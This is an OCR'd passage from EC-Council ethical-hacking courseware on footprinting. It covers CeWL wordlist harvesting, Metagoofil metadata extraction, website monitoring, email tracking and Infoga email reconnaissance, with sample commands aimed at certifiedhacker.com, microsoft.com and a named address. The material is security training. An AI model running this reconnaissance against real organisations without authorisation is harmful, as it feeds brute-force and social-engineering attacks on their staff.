


Figure 2.51: Screenshot showing output of Octoparse

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gathering Wordlist from the Target Website

The words available on the target website may reveal critical information that helps attackers to perform further exploitation. Attackers gather a list of email addresses related to the target organization using various search engines, social networking sites, web spidering tools, etc. After obtaining these email addresses, an attacker can gather a list of words available on the target website. This information helps the attacker to perform brute-force attacks on the target organization. An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier.

To run the CeWL tool, issue the following commands:

- **`ruby cewl.rb --help`**

  This command displays various options that a user can use to obtain a list of words from the target website.

- **`cewl www.certifiedhacker.com`**

  This command returns a list of unique words present in the target URL.

- **`cewl --email www.certifiedhacker.com`**

  In this case, the target website is **`www.certifiedhacker.com`**, and the **`'--email'`** option is used to fetch a list of words and email addresses from the target website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.52: Screenshot showing results obtained from CeWL tool

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Metadata of Public Documents

Useful information may reside on the target organization's website in the form of pdf documents, Microsoft Word files, and other files in various formats. Attackers extract valuable data, including metadata and hidden information from such documents. The data mainly contains hidden information about the public documents that can be analyzed to extract information such as the title of the page, description, keywords, creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization.

An attacker can misuse this information to perform malicious activities against the target organization by brute-forcing authentication using the usernames and e-mail addresses of employees, or perform social engineering to send malware, which can infect the target system.

Metadata Extraction Tools

Metadata extraction tools such as Metagoofil, Exiftool, and Web Data Extractor automatically extract critical information that includes the usernames of clients, operating systems (exploits are OS-specific), email addresses (possibly for social engineering), list of software (version and type) used, list of servers, document date creation/modification, and authors of the website.

- **Metagoofil**

  Source: *https://code.google.com*

  Metagoofil extracts metadata of public documents (pdf, doc, xls, ppt, docx, pptx, and xlsx) belonging to a target company. It performs a Google search to identify and download the documents to the local disk and then extracts the metadata with different libraries such as Hachoir, PdfMiner, and others.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, Metagoofil generates a report with usernames, software versions, and servers or machine names, which helps attackers in the information gathering phase.

```
*************************************
* Metagoofil Ver 2.1 -              *
* Christian Martorella              *
* Edge-Security.com                 *
* cmartorella_at_edge-security.com  *
* Blackhat Arsenal Edition          *
*************************************

[-] Starting online search...

[-] Searching for doc files, with a limit of 200
        Searching 100 results...
        Searching 200 results...
Results: 4 files found
Starting to download 50 of them:
----------------------------------------

[1/50] /webhp?hl=en
Error downloading /webhp?hl=en
[2/50] /intl/en/ads
Error downloading /intl/en/ads
[3/50] /services
Error downloading /services
[4/50] /intl/en/policies/

[-] Searching for pdf files, with a limit of 200
        Searching 100 results...
        Searching 200 results...
Results: 34 files found
Starting to download 50 of them:
```

Figure 2.53: Screenshot of Metagoofil

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Techniques for Website Footprinting

- **Monitoring Web Pages for Updates and Changes**

  Attackers monitor the target website to detect web updates and changes. Monitoring the target website helps attackers to access and identify changes in the login pages, extract password-protected pages, track changes in the software version and driver updates, extract and store images on the modified web pages, and so on. Attackers analyze the gathered information to detect underlying vulnerabilities in the target website, and based on these vulnerabilities, they perform exploitation of the target web application.

  Web Updates Monitoring Tools

  Web updates monitoring tools are capable of detecting any changes or updates on a particular website, and they can send notifications or alerts to interested users through email or SMS.

  - **WebSite-Watcher**

    Source: *https://www.aignes.com*

    WebSite-Watcher helps to track websites for updates and automatic changes. When an update or change occurs, WebSite-Watcher automatically detects and saves the last two versions onto your disk.

    As shown in the screenshot, attackers use WebSite-Watcher to extract the older and newer versions of web pages related to the target website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.54: Screenshot of WebSite-Watcher

- **Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website**

  Attackers can search the target company's website to gather crucial information about the company. Generally, organizations use websites to inform the public about what they do, what type of services or products they provide, how to contact them, etc. Attackers can exploit this information to launch further attacks on the target company.

  For example, attackers can search for the following information on the company's website:

  - Company contact names, phone numbers, and email addresses
  - Company locations and branches
  - Partner Information
  - News
  - Links to other sites
  - Product, project, or service data

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Searching for Web Pages Posting Patterns and Revision Numbers**

  Copyright is a protecting mechanism provided by the law of a country, which grants the creator of an original work exclusive rights for its use and distribution. To restrict third parties from accessing their data freely, most organizations ensure that there is a copyright notice on every single piece of their published work.

  A typical copyright notice contains the following information:

  - The Copyright Symbol
  - The Year of Creation
  - The Name of the Author
  - A Rights Statement

  An attacker can search for copyright notices on the web and use these details to perform a deep analysis of the target organization. Further, attackers can search and note down the revision number of a product. The revision number is a unique string that acts as an identifier for the revision of a given document, and it can be found within the documents of the company.

  Attackers can also search for the document numbers that are assigned to the documents after revision, which can be searched from the Internet and recorded to launch further attacks on the target.

- **Monitoring Website Traffic of Target Company**

  Attackers can monitor a target company's website traffic using tools such as Web-Stat, Alexa, and Monitis to collect valuable information. These tools help to collect information about the target's customer base, which help attackers to disguise themselves as customers and launch social engineering attacks on the target.

  The information collected includes:

  - **Total visitors**: Tools such as Clicky (*https://clicky.com*) find the total number of visitors browsing the target website.
  - **Page views**: Tools such as Opentracker (*https://www.opentracker.net*) monitor the total number of pages viewed by the users along with the timestamps and the status of the user on a particular web page (whether the webpage is still active or closed).
  - **Bounce rate**: Tools such as Google Analytics (*https://analytics.google.com*) measure the bounce rate of the target company's website.
  - **Live visitors map**: Tools such as Web-Stat (*https://www.web-stat.com*) track the geographical location of the users visiting the company's website.
  - **Site ranking**: Tools such as Alexa (*https://www.alexa.com*) track a company's rank on the web.
  - **Audience geography**: Tools such as Alexa track a company's customer locations on the globe.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Track Visitors and monitor sales**: Tools such as goingup! (*https://goingup.com*) track visitors, monitor sales, and show conversation rates with the company's website.





Figure 2.55: Screenshot of Alexa

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Email Footprinting

So far, we have discussed footprinting through search engines, footprinting using Google, footprinting through social networking sites, and website footprinting. Now, we will discuss email footprinting. This section describes how to track email communications, how to collect information from email headers, and email tracking tools.

Tracking Email Communications

Email tracking monitors the email messages of a particular user. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email. Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, Infoga, and Mailtrack.

Information about the victim gathered using email tracking tools includes:

- **Recipient's System IP address**: Allows tracking of the recipient's IP address
- **Geolocation**: Estimates and displays the location of the recipient on the map and may even calculate the distance from the attacker's location
- **Email Received and Read**: Notifies the attacker when the email is received and read by the recipient
- **Read Duration**: The time spent by the recipient in reading the email sent by the sender
- **Proxy Detection**: Provides information about the type of server used by the recipient
- **Links**: Checks whether the links sent to the recipient through email have been checked

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Operating System and Browser information**: Reveals information about the operating system and the browser used by the recipient. The attacker can use this information to find loopholes in that version of the operating system and browser to launch further attacks
- **Forward Email**: Determines whether the email sent to the user is forwarded to another person
- **Device Type**: Provides information about the type of device used to open and read the email, e.g., desktop computer, mobile device, or laptop
- **Path Travelled**: Tracks the path through which the email traveled via email transfer agents from source to destination system

Collecting Information from Email Header

An email header contains the details of the sender, routing information, addressing scheme, date, subject, and recipient. Email headers also help attackers to trace the routing path taken by an email before it is delivered to the recipient. Each email header is a useful source of information for an attacker to launch attacks against the target. The process of viewing the email header varies with different email programs.

Commonly used email programs:

- eM Client
- Mailbird Lite
- Hiri
- Mozilla Thunderbird
- Spike
- Claws Mail
- SmarterMail Webmail
- Outlook

The email header contains the following information:

- Sender's mail server
- Date and time of receipt by the originator's email servers
- Authentication system used by the sender's mail server
- Data and time of sending the message
- A unique number assigned by mx.google.com to identify the message
- Sender's full name
- Sender's IP address and address from which the message was sent

The attacker can trace and collect all this information by performing a detailed analysis of the complete email header.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.56: Screenshot showing detailed analysis of the email header

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Email Tracking Tools

Email tracking tools allow an attacker to track an email and extract information such as sender identity, mail server, sender's IP address, location, and so on. These tools send notifications automatically when the recipients open the mail and provide status information about whether the email was successfully delivered or not. Attackers use the extracted information to attack the target organization's systems by sending malicious emails.

- **Infoga**

  Source: *https://github.com*

  Infoga is a tool used for gathering email account information (IP, hostname, country, etc.) from different public sources (search engines, pgp key servers, and Shodan), and it checks if an email was leaked using the haveibeenpwned.com API. For example, the command

  ```
  python infoga.py --domain microsoft.com --source all --breach -v
  2 --report ../microsoft.txt
  ```

  will retrieve all the publicly available email addresses related to the domain microsoft.com along with email account information.

  ```
  python infoga.py --info m4ll0k@protonmail.com --breach -v 3 --
  report ../m4ll0k.txt
  ```

  The above command will retrieve email account information for a specified email address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.57: Screenshot showing various options of Infoga

- **eMailTrackerPro**

  Source: *http://www.emailtrackerpro.com*

  As shown in the screenshot, attackers use eMailTrackerPro to analyze email headers and extract information such as the sender's geographical location, IP address, and so on. It allows an attacker to review the traces later by saving past traces.

